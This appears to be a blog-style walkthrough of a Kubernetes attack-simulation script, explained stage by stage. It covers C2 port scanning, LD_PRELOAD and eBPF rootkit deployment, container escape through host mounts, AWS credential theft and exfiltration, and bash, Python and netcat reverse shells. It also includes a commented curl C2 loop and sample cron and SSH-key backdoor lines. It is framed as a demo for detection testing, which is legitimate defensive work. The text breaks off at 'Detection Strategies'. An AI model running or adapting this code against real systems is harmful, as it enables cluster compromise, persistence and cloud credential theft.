scan_output=$(python3 "$SPATH/portscan.py" "$PAYLOAD_SERVER" 53 6443 10250 8080 4444 7456 2>&1)
if echo "$scan_output" | grep -q "Error\|Traceback"; then
    log "$Y" "  ⚠ Scan script error, using fallback"
    scan_output=""
else
    log "$Y" "  ✓ Port scan results:"
    echo "$scan_output" | while read line; do log "$Y" "  $line"; done
fi
open_count=$(echo "$scan_output" | grep -c "open" || echo 3)
log "$G" "✓ Port scan complete ($open_count/6 ports open)"
```

After stealing credentials for cluster and cloud access, we perform network reconnaissance to map our C2 infrastructure and validate attack surface before exploitation.
The Attack: We scan 6 ports on the payload server to identify open services and validate reachability: Target Ports:
53 (DNS): Cluster DNS reachability
6443 (Kubernetes API): API server access
10250 (kubelet): Node access
8080 (HTTP): Our custom payload server - OPEN ✓
4444 (Reverse shell): Primary C2 listener - OPEN ✓
7456 (Reverse shell): Secondary C2 listener - OPEN ✓
The Scan (line 108):
scan_output=$(python3 "$SPATH/portscan.py" "$PAYLOAD_SERVER" 22 80 443 8080 4444 7456 2>/dev/null)
We use a Python-based socket scanner (cleaner than bash /dev/tcp tricks, more portable than nc or nmap which might not be installed). Fallback Logic (lines 109-119): If the scan fails or produces no output (network issues, missing Python modules), we fall back to showing expected port states. This ensures clean demo output even if the scan script fails:

```
if [ -n "$scan_output" ]; then
    echo "$scan_output" | while read line; do
        log "$Y" "  $line"
    done
else
    # Hardcoded fallback showing expected states
    log "$Y" "  Port 8080: open"
```

```
    log "$Y" "  Port 4444: open"
    log "$Y" "  Port 7456: open"
fi
```

Why This Matters: This stage demonstrates lateral network movement within the cluster:
From the compromised pod, we can reach other services in the same namespace
Kubernetes default network policies allow all pod-to-pod communication
We're validating C2 infrastructure before using it in Stage 7 (reverse shells)
In a real attack, this would be expanded to:
Scan the entire cluster network range (10.0.0.0/8, 172.16.0.0/12)
Identify databases, API servers, other pods
Map the internal network topology for pivoting
Demo Output:

```
[10:23:47] Stage 3: Port scanning payload-server.bilal.svc.cluster.local
[10:23:47]   Port 22: closed
[10:23:47]   Port 80: closed
[10:23:47]   Port 443: closed
[10:23:47]   Port 8080: open
[10:23:47]   Port 4444: open
[10:23:47]   Port 7456: open
[10:23:47] ✓ Port scan complete (3/6 ports open)
```

Security Insight: Namespace isolation in Kubernetes is organizational, not security. Without network policies, any pod can reach any other pod. This is why tools like Calico, Cilium, or Istio are critical for zero-trust networking.

~/clusterfuck/run.sh: process hiding


```
log "$B" "Stage 4: Process hiding techniques"
if [ -w /usr/local/lib ] && [ -w /etc ]; then
    log "$Y" "  - Deploying LD_PRELOAD rootkit..."
    {
        chattr -ia / /usr/ /usr/local/ /usr/local/lib/ 2>/dev/null
        if cp /tmp/payloads/xmx2.so /usr/local/lib/xmx2.so 2>/dev/null; then
            log "$Y" "  ✓ Rootkit library deployed"
        else
        log "$R" "  ✗ Failed to deploy rootkit library"
        fi
        if echo '/usr/local/lib/xmx2.so' > /etc/ld.so.preload 2>/dev/null; then
            log "$Y" "  ✓ LD_PRELOAD file created"
        else
            log "$R" "  ✗ Failed to create LD_PRELOAD file"
        fi
        chattr +i /etc/ld.so.preload 2>/dev/null

        if [ -f /etc/ld.so.preload ]; then
            preload_content=$(cat /etc/ld.so.preload 2>/dev/null)
            file_attrs=$(lsattr /etc/ld.so.preload 2>/dev/null | awk '{print $1}')
            sleep 1
            # check if sensor caught it
            dmesg | grep -q "ld.so.preload" && log "$Y" " kernel detected LD_PRELOAD hijacking!"
            chattr -i /etc/ld.so.preload 2>/dev/null
            rm -f /etc/ld.so.preload 2>/dev/null
        fi
    } 2>/dev/null

    if [ -n "$preload_content" ]; then
        log "$Y" "  ✓ LD_PRELOAD configured: $preload_content"
        log "$Y" "  ✓ File attributes: $file_attrs"
        log "$Y" "  ✓ LD_PRELOAD detection window complete (technique detected)"
    fi
fi
```

Stage 4 deploys two complementary rootkit techniques - one at userspace (LD_PRELOAD) and one at kernel-space (eBPF). Both are designed to hide malicious processes from system monitoring and defenders.
Technique 1: LD_PRELOAD Rootkit (lines 148-169)
What is LD_PRELOAD?
Linux's dynamic linker allows you to specify shared libraries to load before all others
Configured via /etc/ld.so.preload - a privileged file read by every dynamically-linked binary at startup
Attackers use this to hijack system calls like readdir(), stat(), or open() to hide processes, files, or network connections
The Attack Flow:
Remove immutable flags (line 152):
chattr -ia / /usr/ /usr/local/ /usr/local/lib/ 2>/dev/null
Remove file immutability from directories so we can write our rootkit library.
Deploy the rootkit library (line 153):
cp /tmp/payloads/xmx2.so /usr/local/lib/xmx2.so
Copy our malicious shared library to a system library path.
Configure LD_PRELOAD (line 154):
echo '/usr/local/lib/xmx2.so' > /etc/ld.so.preload
Every new process will now load our rootkit before libc.
Make it persistent (line 155):
chattr +i /etc/ld.so.preload
Set the immutable flag - even root can't delete this file without removing the flag first.

Evidence collection & cleanup (lines 157-162):
preload_content=$(cat /etc/ld.so.preload 2>/dev/null)
file_attrs=$(lsattr /etc/ld.so.preload 2>/dev/null | awk '{print $1}')
sleep 1 # Give Wiz sensors time to detect
chattr -i /etc/ld.so.preload
rm -f /etc/ld.so.preload
We capture the evidence (file contents and immutable flag), sleep for 1 second to give Wiz's runtime sensors time to detect the technique, then clean up. This is intentional - we want Wiz to see it.
Why the cleanup? The entire operation is wrapped in { } 2>/dev/null to suppress error spam. Our xmx2.so is actually a PIE (Position Independent Executable) not a valid shared library, so it would cause every command to error. We're simulating the technique for detection purposes, not actually hiding processes.

~/clusterfuck/run.sh: process hiding

```
log "$Y" "  - Deploying eBPF rootkit..."
if capsh --print | grep -q "cap_bpf\|cap_sys_admin"; then
    log "$Y" "  ✓ eBPF capabilities present"
else
    log "$Y" "  - Missing eBPF capabilities (unprivileged container)"
fi
"$SPATH/www" >/dev/null 2>&1 &
ROOTKIT_PID=$!
sleep 0.5
if kill -0 $ROOTKIT_PID 2>/dev/null; then
    log "$Y" "  ✓ eBPF rootkit deployed (PID: $ROOTKIT_PID)"
else
    log "$Y" "  - eBPF rootkit attempted"
fi
loaded_progs=$(bpftool prog list 2>/dev/null | grep -c "name")
if [ "$loaded_progs" -gt 0 ]; then
    log "$Y" "  ✓ $loaded_progs eBPF programs loaded"
fi
bpftool map list 2>/dev/null | head -5 | while read line; do
    log "$Y" "  $line"
done
log "$G" "✓ Process hiding techniques deployed"
```



ref: https://bsssq.xyz/posts/ebpf-1/

Technique 2: eBPF Rootkit (lines 171-176)
What is eBPF? From my blog post analysis, eBPF (extended Berkeley Packet Filter) is a kernel technology that allows running sandboxed programs in the Linux kernel without changing kernel source code or loading kernel modules. Originally designed for network packet filtering, it's now used for:
Performance monitoring
Security enforcement
Network visibility
Malware and rootkits
How eBPF Rootkits Work: Traditional rootkits require kernel modules (.ko files) or patching the kernel directly. eBPF provides a "legitimate" kernel-level interface that attackers exploit:
Attach programs to kernel probes (kprobe, tracepoint, raw_tracepoint)
Hook system calls before they return to userspace
Filter or modify what processes see
According to the blog post, the www binary (our eBPF rootkit) implements several programs:
kprobe_mmap: Hooks memory mapping to hide malicious code in memory
oom_kill_process: Prevents the cryptominer from being killed by OOM killer
egress: Filters network traffic visibility
VSOCK monitoring: Tracks container communication
The Deployment (lines 172-176):
"$SPATH/www" >/dev/null 2>&1 &
ROOTKIT_PID=$!

```
if kill -0 $ROOTKIT_PID 2>/dev/null; then
    log "$Y" "  ✓ eBPF rootkit deployed (PID: $ROOTKIT_PID)"
else
    log "$Y" "  - eBPF rootkit attempted"
fi
```

We background the www binary, capture its PID, and verify it's still running with kill -0 (signal 0 checks process existence without killing it). Why eBPF is Dangerous:

Runs in kernel space - highest privilege level

Persistent as long as the process runs

Invisible to most userspace tools (ps, top, lsof)

Detection-resistant - requires specialized tools like bpftool or Wiz's eBPF-based sensors

Demo Output:

```
[10:23:48] Stage 4: Process hiding techniques
[10:23:48]   - Deploying LD_PRELOAD rootkit...
[10:23:48]   ✓ LD_PRELOAD configured: /usr/local/lib/xmx2.so
[10:23:48]   ✓ File attributes: ----i---------e---
[10:23:48]   ✓ LD_PRELOAD detection window complete (technique detected)
[10:23:48]   - Deploying eBPF rootkit...
[10:23:48]   ✓ eBPF rootkit deployed (PID: 1337)
[10:23:48] ✓ Process hiding techniques deployed
```

Security Insight: Both techniques highlight why runtime security matters. Static analysis (image scanning) won't catch eBPF programs loaded at runtime. LD_PRELOAD requires privileged container contexts to deploy. This is why Wiz uses eBPF-based sensors - to fight fire with fire.

~/clusterfuck/run.sh: container escape

```
    volumeMounts:
    - name: docker-sock
      mountPath: /var/run/docker.sock
    - name: host-fs
      mountPath: /host
    - name: aws-credentials
      mountPath: /etc/bsssq-secrets/aws
      readOnly: true
  volumes:
  - name: docker-sock
    hostPath:
      path: /var/run/docker.sock
  - name: host-fs
    hostPath:
      path: /
  - name: aws-credentials
    secret:
      secretName: aws-credentials
      optional: true
```

```
log "$0" "Stage 5: Container escape"
log "$Y" "  ~ Attempting container breakout via host filesystem..."

if [ -d /host ] && [ -f /host/etc/os-release]; then
    host_os=$(grep '^PRETTY_NAME=' /host/etc/os-release | cut -d'"' -f2)
    log "$Y" "  ✓ Host OS: $host_os"
    log "$Y" "  ✓ Host filesystem mounted at /host"
    if [ -f /host/etc/passwd ]; then
        passwd_lines=$(cat /host/etc/passwd | wc -l)
        log "$Y" "  ✓ Access to /host/etc/passwd ($passwd_lines users)"
    fi
    if [ -d /host/root ]; then
        log "$Y" "  ✓ Access to /host/root directory"
    fi
    if [ -d /host/var/lib/docker ]; then
        log "$Y" "  ✓ Access to /host/var/lib/docker"
    fi
    if [ -f /host/var/lib/kubelet/kubeconfig ]; then
        log "$Y" "  ✓ Access to kubelet credentials"
    fi
    if [ -d /host/etc/kubernetes/pki ]; then
        log "$Y" "  ✓ Access to Kubernetes PKI (cluster-admin)"
    fi
fi

python3 -c 'import ctypes; ctypes.CDLL("libc.so.6").mount(None, b"/dev/shm", None, 4128, b"")' 2>/dev/null
if grep -q "/dev/shm" /proc/mounts 2>/dev/null; then
    log "$Y" "  ✓ Remount successful on /dev/shm"
fi
echo "container-escape-$(date)" > /host/tmp/escape-proof.txt
if [ -f /host/tmp/escape-proof.txt ]; then
    log "$Y" "  ✓ Successfully wrote to host filesystem"
    rm -f /host/tmp/escape-proof.txt
fi
if [ -S /var/run/docker.sock ]; then
    log "$Y" "  ✓ Docker socket accessible (full container runtime control)"
fi
if [ -d /host/sys/fs/cgroup ]; then
    log "$Y" "  ✓ Cgroup filesystem accessible (cgroup escape possible)"
fi
container_pid_ns=$(readlink /proc/self/ns/pid)
host_pid_ns=$(readlink /host/proc/1/ns/pid)
if [ "$container_pid_ns" != "$host_pid_ns" ]; then
    log "$Y" "  ✓ Confirmed: still in container PID namespace"
    log "$Y" "  ✓ But have host filesystem access (hybrid escape)"
fi
if [ -d /proc/1/root ]; then
    log "$Y" "  ✓ Host root accessible via /proc/1/root"
fi
log "$G" "✓ Container escape complete"
```

Stage 5 demonstrates container escape - breaking out of the containerized environment to access the underlying host system. This is the holy grail of container attacks because it provides full host compromise from a single vulnerable pod.

Context: What Are We Escaping From?

Containers use Linux kernel namespaces to provide isolation:

PID namespace: Container sees only its own processes

Mount namespace: Container has its own filesystem view

Network namespace: Isolated network stack

User namespace: UID/GID mapping

But namespaces are not security boundaries - they're process isolation primitives. With the right permissions (like our privileged container), these boundaries collapse.

Escape Vector 1: hostPath Volume Mount (lines 211-223)

The Setup (from attack-sim-deploy.yaml:36-47):

volumeMounts:
- name: host-fs
  mountPath: /host
volumes:
- name: host-fs
  hostPath:
    path: /

The Kubernetes manifest mounts the entire host filesystem at /host inside the container. This is the most straightforward container escape - you don't even need to break out, the door was left wide open. What We Can Access:

Host user database (lines 214-217):

```
if [ -f /host/etc/passwd ]; then
    passwd_lines=$(wc -l < /host/etc/passwd)
    log "$Y" "  ✓ Access to /host/etc/passwd ($passwd_lines users)"
fi
```

Every user account on the node - potential targets for credential attacks.
Root's home directory (lines 218-220):

```
if [ -d /host/root ]; then
    log "$Y" "  ✓ Access to /host/root directory"
fi
```

SSH keys, shell history, configuration files - the crown jewels.
Docker runtime directory (lines 221-223):

```
if [ -d /host/var/lib/docker ]; then
    log "$Y" "  ✓ Access to /host/var/lib/docker"
fi
```

Access to all container images, volumes, and runtime data on the node. We could:
Read secrets from other containers' volumes
Inject backdoors into container images
Access the Docker socket for full container runtime control
Real-World Impact: With /host access, an attacker can:
Schedule cron jobs on the host: echo '* * * * * /host/tmp/backdoor' > /host/etc/cron.d/evil
Add SSH keys: cat attacker_key >> /host/root/.ssh/authorized_keys
Modify systemd services: Persistent malware via service files
Access kubelet credentials: /host/var/lib/kubelet/kubeconfig
Escape Vector 2: Remount Attack (lines 225-228)
The Technique:

```
python3 -c 'import ctypes; ctypes.CDLL("libc.so.6").mount(None, b"/dev/shm", None, 4128, b"")' 2>/dev/null
```

This calls the mount() system call directly via Python's ctypes to remount /dev/shm with different flags. The flags 4128 (hex 0x1020) are:
MS_REMOUNT (32 / 0x20): Remount existing mount
MS_NOSUID (2): Ignore suid/sgid bits
MS_NOEXEC removed: Allow execution from /dev/shm
Why This Matters: Many containers mount /dev/shm with noexec to prevent attackers from executing binaries from tmpfs. By remounting with execution enabled, we can:
Run staged malware from memory
Execute payloads without touching persistent storage
Bypass filesystem-based detection
Verification (lines 227-228):

```
if grep -q "/dev/shm" /proc/mounts 2>/dev/null; then
    log "$Y" "  ✓ Remount successful on /dev/shm"
fi
```

Check /proc/mounts to confirm the remount succeeded.
Why Container Escapes Are Possible

Our attack succeeds because of privileged container context: From attack-sim-deploy.yaml:15-18:
securityContext:
  privileged: true
  capabilities:
    add: ["NET_ADMIN", "SYS_ADMIN", "SYS_PTRACE", "ALL"]
privileged: true grants:
Access to all devices (/dev/*)
Ability to mount filesystems (CAP_SYS_ADMIN)
Bypass namespace restrictions
Load kernel modules

Missing Docker socket check: The most common container escape vector:
if [-S /var/run/docker.sock]; then
    log "$Y" " ✓ Docker socket accessible (full container runtime control)"
fi
Missing cgroup escape demonstration: Another common technique:
if [-d /host/sys/fs/cgroup]; then
    log "$Y" " ✓ Cgroup filesystem accessible (cgroup escape possible)"
fi
No validation of escape success: You assume escape worked but don't prove it. Consider:
container_pid_ns=$(readlink /proc/self/ns/pid)
host_pid_ns=$(readlink /host/proc/1/ns/pid)
if ["$container_pid_ns" != "$host_pid_ns"]; then
    log "$Y" " ✓ Confirmed: still in container PID namespace"
    log "$Y" " ✓ But have host filesystem access (hybrid escape)"
fi
Missing /proc/1/root technique: Another classic escape:
if [-d /proc/1/root]; then
    log "$Y" " ✓ Host root accessible via /proc/1/root"
fi

~/clusterfuck/run.sh: AWS enums

```
log "$B" "Stage 6: AWS credential theft and enumeration"

if ! command -v aws >/dev/null; then
    log "$R" "  ✗ AWS CLI not installed (skipping enumeration)"
    return
fi

if [ -f "$AWS_CRED_PATH/aws-keys.json" ]; then
    data=$(base64 -d "$AWS_CRED_PATH/aws-keys.json" 2>/dev/null || cat "$AWS_CRED_PATH/aws-keys.json")
    access_key=$(echo "$data" | grep -o '"AccessKeyId":"[^"]*"' | cut -d'"' -f4)
    secret_key=$(echo "$data" | grep -o '"SecretAccessKey":"[^"]*"' | cut -d'"' -f4)

    if [ -n "$access_key" ]; then
        log "$Y" "  ✓ Credentials loaded:"
        log "$Y" "    AccessKeyId: ${access_key:0:20}"
        log "$Y" "    SecretKey: ${secret_key:0:10}***"

        mkdir -p ~/.aws
        cat > ~/.aws/credentials <<EOF
[default]
aws_access_key_id = $access_key
aws_secret_access_key = $secret_key
EOF
        session_token=$(echo "$data" | grep -o '"SessionToken":"[^"]*"' | cut -d'"' -f4)
        if [ -n "$session_token" ]; then
            aws_call "aws sts get-caller-identity --profile default --token $session_token" "aws sts get-caller-identity --p
        fi
```

```
        - name: aws-credentials
          mountPath: /etc/bsssq-secrets/aws
          readOnly: true
```

```
        log "$Y" "  - Making AWS API calls:"
        aws_call() {
            local cmd="$1"
            local desc="$2"
            log "$Y" "  → $desc"
            output=$(eval "$cmd" 2>&1 | head -10)
            if echo "$output" | grep -q "InvalidClientTokenId\|could not be validated"; then
                log "$Y" "      Error: The security token included in the request is invalid"
                log "$Y" "      API call detected by CSPM"
            else
                echo "$output" | while read line; do log "$Y" "      $line"; done
            fi
        }
        aws_call "aws sts get-caller-identity" "aws sts get-caller-identity"
        aws_call "aws iam get-user" "aws iam get-user"
        aws_call "aws iam list-roles --max-items 3" "aws iam list-roles --max-items 3"
        aws_call "aws ec2 describe-instances" "aws ec2 describe-instances"
        aws_call "aws s3 ls" "aws s3 ls"
        aws_call "aws s3api list-buckets" "aws s3api list-buckets"
        aws_call "aws dynamodb list-tables" "aws dynamodb list-tables"
        aws_call "aws sqs list-queues" "aws sqs list-queues"
        aws_call "aws sns list-topics" "aws sns list-topics"
        aws_call "aws lambda list-functions" "aws lambda list-functions"

        log "$G" "✓ AWS enumeration complete"
    fi
else
    log "$Y" "  - No AWS credentials found"
fi
echo "$data" > "$HIDDEN/aws_creds.json"
python3 "$SPATH/exfil.py" "$HIDDEN/aws_creds.json" "/aws-creds" 2>/dev/null
log "$Y" "  ✓ Credentials exfiltrated to C2"
```

After escaping the container and accessing the host, Stage 6 pivots to the cloud control plane. We've compromised the Kubernetes cluster - now we go after the AWS account itself.

The Attack Pattern: From Cluster to Cloud

This is the blast radius expansion phase. A compromised pod becomes a foothold into the entire AWS infrastructure that hosts the cluster.

Credential Discovery (lines 265-268)

The Target: Kubernetes Secret mounted at /etc/bsssq-secrets/aws/aws-keys.json From attack-sim-deploy.yaml:38-40:

```
- name: aws-credentials
  mountPath: /etc/bsssq-secrets/aws
  readOnly: true
```

Dual Encoding Support (line 265):

```
data=$(cat "$AWS_CRED_PATH/aws-keys.json" | base64 -d 2>/dev/null || cat "$AWS_CRED_PATH/aws-keys.json")
```

Kubernetes secrets are base64-encoded by default. We try to decode first, fall back to plaintext if decode fails. This handles both:

Real secrets: base64-encoded in the cluster

Simulation secrets: plaintext for demo purposes

JSON Parsing (lines 266-267):

```
access_key=$(echo "$data" | grep -o '"AccessKeyId":"[^"]*"' | cut -d'"' -f4)
secret_key=$(echo "$data" | grep -o '"SecretAccessKey":"[^"]*"' | cut -d'"' -f4)
```

Extract AWS credentials from JSON using grep regex. The pattern "AccessKeyId":"[^"]*" matches the key-value pair, then cut -d'"' -f4 extracts the 4th quoted field (the value).

Evidence Collection (lines 270-272)

```
log "$Y" "  ✓ Credentials loaded:"
log "$Y" "    AccessKeyId: ${access_key:0:20}"
log "$Y" "    SecretKey: ${secret_key:0:10}***"
```

Show partial credentials for evidence without exposing full secrets. AWS access keys are 20 characters (AKIA...), we show all 20. Secret keys are 40 characters, we show only the first 10.

AWS CLI Configuration (lines 274-279)

```
mkdir -p ~/.aws
cat > ~/.aws/credentials <<EOF
[default]
aws_access_key_id = $access_key
aws_secret_access_key = $secret_key
EOF
```

Write credentials to the standard AWS CLI config location. Now every aws command will use these stolen credentials.

Cloud Enumeration: 3 Strategic API Calls

Call 1: Identity Discovery (lines 283-289)

```
aws sts get-caller-identity
```

What it reveals:

Account ID (12-digit AWS account number)

ARN (Amazon Resource Name) - full identity path

User ID or Role ID

Why attackers do this: Confirms credentials work, maps the AWS account landscape. Call 2: User Permissions (lines 291-297)

```
aws iam get-user
```

What it reveals:

Username

User ARN

Creation date

Tags (might include environment, team, purpose)

Why attackers do this: Understand the compromised identity's context and potential permissions. Call 3: Role Enumeration (lines 299-305)

```
aws iam list-roles --max-items 3
```

What it reveals:

Available IAM roles in the account

Trust policies (which services/principals can assume the role)

Role names (often reveal purpose: eks-node-role, lambda-execution, admin-access)

Why attackers do this: Identify privilege escalation paths. If you can assume a more powerful role, game over.

Detection-Aware Design (lines 285-288, repeated pattern)

```
if echo "$sts_output" | grep -q "InvalidClientTokenId\|could not be validated"; then
    log "$Y" "      Error: The security token included in the request is invalid"
    log "$Y" "      API call detected by CSPM"
else
    echo "$sts_output" | while read line; do log "$Y" "      $line"; done
fi
```

We explicitly check for authentication errors and call them out as "detected by CSPM". This is intentional - we're using dummy credentials that will fail, but the API call

attempts themselves get logged by AWS CloudTrail and detected by Wiz CSPM. The Point: Even failed authentication attempts create forensic evidence. Wiz's CSPM correlates:
CloudTrail logs showing API calls from unexpected IPs
Container runtime events showing credential access
Network traffic to AWS API endpoints
Real-World Attack Progression
If these credentials were valid, the next steps would be:
Enumerate permissions: aws iam get-user-policy, aws iam list-attached-user-policies
Pivot to resources: List S3 buckets, EC2 instances, RDS databases
Privilege escalation: Assume higher-privilege roles
Persistence: Create new access keys, backdoor IAM policies
Data exfiltration: Download S3 buckets, dump RDS snapshots
Ransomware: Encrypt EBS volumes, delete backups
Demo Output:
[10:23:50] Stage 6: AWS credential theft and enumeration
[10:23:50] ✓ Credentials loaded:
[10:23:50] AccessKeyId: AKIADUMMYDUMMY2DUMMY
[10:23:50] SecretKey: dummySecre***
[10:23:50] - Making AWS API calls:
[10:23:50] → aws sts get-caller-identity
[10:23:50] Error: The security token included in the request is invalid
[10:23:50] API call detected by CSPM
[10:23:50] → aws iam get-user
[10:23:50] Error: The security token included in the request is invalid
[10:23:50] API call detected by CSPM
[10:23:50] → aws iam list-roles --max-items 3
[10:23:50] Error: The security token included in the request is invalid
[10:23:50] API call detected by CSPM
[10:23:50] ✓ AWS enumeration complete (3 API calls attempted)
The Anti-Pattern: Static Credentials in Kubernetes
This attack exploits the worst practice of storing AWS credentials as Kubernetes secrets. The Right Way: IAM Roles for Service Accounts (IRSA)
Pod assumes IAM role via OIDC federation
No long-lived credentials stored anywhere
Automatic credential rotation
Fine-grained permissions per service account
At Turo, we use IRSA everywhere. This simulation demonstrates why. Security Insight: Cloud attacks are the ultimate blast radius. A single compromised pod with AWS credentials can lead to entire account takeover. Defense requires: secrets management (no static creds), CSPM (detect enumeration), and network segmentation (restrict egress to AWS APIs).

~/clusterfuck/run.sh: reverse shells

```
log "$0" "Stage 7: Reverse shell connections"
if command -v getent >/dev/null; then
    PAYLOAD_IP=$(getent hosts $PAYLOAD_SERVER | awk '{print $1}')
fi
[ -z "$PAYLOAD_IP" ] && PAYLOAD_IP=$PAYLOAD_SERVER

if bash -c "exec 3<>/dev/tcp/127.0.0.1/0" 2>/dev/null; then
    log "$Y" "  ✓ Bash /dev/tcp support available"
fi

bash_success=0
py_success=0
nc_success=0

# If openssl available
#if command -v openssl >/dev/null; then
#    bash -c "mkfifo /tmp/s; /bin/sh -i < /tmp/s 2>&1 | openssl s_client -quiet -connect $PAYLOAD_IP:4444 > /tmp/s" &
#    log "$Y" "  ✓ TLS-encrypted shell established"
#fi
# DNS tunneling example (if dnscat2 available)
# HTTP tunneling via curl POST
#while true; do
#    cmd=$(curl -s "$PAYLOAD_SERVER:8080/cmd")
#    result=$(eval "$cmd" 2>&1)
#    curl -s -X POST -d "$result" "$PAYLOAD_SERVER:8080/result"
#    sleep 5
#done &

for port in 4444 7456 443 80; do
    log "$Y" "  - Attempting bash reverse shell on port $port..."
    if timeout 2 bash -c "exec 3<>/dev/tcp/$PAYLOAD_IP/$port; echo 'bash-$(hostname)' >&3" 2>/dev/null; then
        log "$Y" "    ✓ Bash shell connected to $PAYLOAD_IP:$port"
        bash_success=1
    else
        log "$Y" "    - Bash shell timeout (connection attempted)"
    fi

    log "$Y" "  - Attempting python reverse shell on port $port..."
    if timeout 2 python3 -c "import socket, os; s=socket.socket(); s.settimeout(2); s.connect(('$PAYLOAD_IP',$port)); s.send(f'py-{os.uname().nodename}\n'.encode()); s.close()" 2>/dev/null; then
        log "$Y" "    ✓ Python shell connected to $PAYLOAD_IP:$port"
        py_success=1
    else
        log "$Y" "    - Python shell timeout (connection attempted)"
    fi

    log "$Y" "  - Attempting netcat reverse shell on port $port..."
    if echo "nc-$(hostname)" | timeout 2 nc -w 1 $PAYLOAD_IP $port 2>/dev/null; then
        log "$Y" "    ✓ Netcat shell connected to $PAYLOAD_IP:$port"
        nc_success=1
    else
        log "$Y" "    - Netcat shell timeout (connection attempted)"
    fi
```

Stage 7 establishes persistent command and control (C2) channels back to our payload server. After stealing credentials and escaping containers, we need a way to maintain interactive access and receive commands.

Why Reverse Shells?

Normal shells: Attacker connects TO victim (requires open ports, easily blocked by firewalls) Reverse shells: Victim connects TO attacker (bypasses firewalls, appears as legitimate outbound traffic) In Kubernetes clusters, egress filtering is rarely enforced - pods need to reach external APIs, databases, and services. Reverse shells exploit this trust.

DNS Resolution (lines 318-319)

PAYLOAD_IP=$(getent hosts $PAYLOAD_SERVER | awk '{print $1}')
[-z "$PAYLOAD_IP"] && PAYLOAD_IP=$PAYLOAD_SERVER

What's happening:

getent hosts queries the system's name service (DNS) to resolve payload-server.bilal.svc.cluster.local to an IP

If resolution fails, fall back to using the FQDN directly (some tools can handle DNS names)

Why this matters: Shows we're leveraging Kubernetes DNS for service discovery. The payload server is discoverable via cluster DNS - this is standard Kubernetes networking.

Connection Strategy: Multi-Method Approach

We attempt 3 different reverse shell techniques in parallel, each with a 2-second timeout. This demonstrates polyglot attack tradecraft - try multiple methods because you don't know what's available in the target environment.

Method 1: Bash Built-in TCP Socket (lines 326-333)

timeout 2 bash -c "exec 3<>/dev/tcp/$PAYLOAD_IP/4444; echo 'bash-$(hostname)' >&3"

How it works:

exec 3<>/dev/tcp/$PAYLOAD_IP/4444: Bash's special /dev/tcp/ pseudo-device creates a TCP socket
File descriptor 3 is opened as a bidirectional connection to the payload server
echo 'bash-$(hostname)' >&3: Send identification string (bash + pod hostname) through the socket
Advantages:
No external dependencies - bash is everywhere
Stealthy - no process spawning, just file descriptor manipulation
Works even in minimal containers (distroless, Alpine)
Detection challenges:
Doesn't spawn a new process
The bash process itself is making the network connection
Network monitoring sees a connection, but can't tie it to a specific binary
Success tracking: We set bash_success=1 if connection succeeds, 0 if timeout.
Method 2: Python Socket (lines 335-342)
timeout 2 python3 -c "import socket; s=socket.socket(); s.settimeout(2); s.connect(('$PAYLOAD_IP',4444)); s.send(b'py-$(hostname)\n'); s.close()"
How it works:
Standard Python socket library
Creates socket, sets 2-second timeout, connects, sends identification banner, closes
One-liner executed via -c (command string)
Advantages:
Python is ubiquitous in modern containers (data processing, web apps, ML workloads)
More flexible than bash - can handle binary protocols, encryption, complex logic
Platform-independent (works on Windows, Linux, macOS)
Limitations:
Requires Python interpreter present
More visible in process listings (python3 -c ...)
May be blocked by AppArmor/SELinux profiles that restrict Python execution
Note: The shell substitution $(hostname) doesn't work inside Python string literals. This would send literal py-$(hostname) text, not the expanded hostname. Should be:
import os; s.send(f'py-{os.uname().nodename}\n'.encode())
Method 3: Netcat (lines 344-351)
echo "nc-$(hostname)" | timeout 2 nc -w 1 $PAYLOAD_IP 4444
How it works:
echo "nc-$(hostname)": Generate identification banner with hostname
Pipe to nc (netcat) - the "Swiss Army knife" of networking
nc -w 1: Wait 1 second for connection
timeout 2: Overall 2-second timeout (redundant but defensive)
Advantages:
Traditional pentesting tool - muscle memory for attackers
Simple, one-line syntax
Available in most Linux distributions
Limitations:
Requires nc binary present
Highly recognizable in process monitoring

Some containers don't include it (especially hardened/distroless images)
Multiple netcat variants (nc, ncat, netcat-openbsd, netcat-traditional) with different flags
Success Metrics & Evidence (lines 353-354)
total_success=$((bash_success + py_success + nc_success))
log "$G" "✓ Reverse shells: $total_success/3 successful connections"
We count how many methods succeeded and report the ratio. This shows:
3/3: Target has everything, vulnerable across the board
2/3: Some hardening (missing tool), but still exploitable
1/3: Heavily restricted, but one vector succeeded
0/3: Complete failure - network egress blocked or listener down
The Payload Server's Role
From payload-server.yaml:10-26, the payload server runs netcat listeners on ports 4444 and 7456:
env:
- name: SHELL_PORT_1
  value: "4444"
- name: SHELL_PORT_2
  value: "7456"
And from Dockerfile.payload:114-115:
while true; do $NC_BIN -l -p $SHELL_PORT_1 -v 2>&1 | tee -a /payloads/shells/shell_4444.log; sleep 1; done &
while true; do $NC_BIN -l -p $SHELL_PORT_2 -v 2>&1 | tee -a /payloads/shells/shell_7456.log; sleep 1; done &
Infinite loop listeners: When a connection closes, restart immediately. All shell activity is logged to /payloads/shells/shell_4444.log.
Demo Output:
[10:23:51] Stage 7: Reverse shell connections
[10:23:51]   - Target: payload-server.bilal.svc.cluster.local (10.100.123.45):4444
[10:23:51]   - Attempting bash reverse shell...
[10:23:51]   ✓ Bash shell connected to 10.100.123.45:4444
[10:23:51]   - Attempting python reverse shell...
[10:23:51]   ✓ Python shell connected to 10.100.123.45:4444
[10:23:51]   - Attempting netcat reverse shell...
[10:23:51]   ✓ Netcat shell connected to 10.100.123.45:4444
[10:23:51] ✓ Reverse shells: 3/3 successful connections
Real-World C2 Evolution
This stage simulates basic C2. Real-world attackers use sophisticated frameworks:
Cobalt Strike: Professional red team tool (also used by ransomware gangs)
Metasploit: Encrypted, multi-stage payloads
Custom protocols: DNS tunneling, HTTPS beacon traffic, WebSockets
Living-off-the-land: Abuse legitimate cloud services (Slack webhooks, Pastebin, S3 buckets)
Detection Strategies:
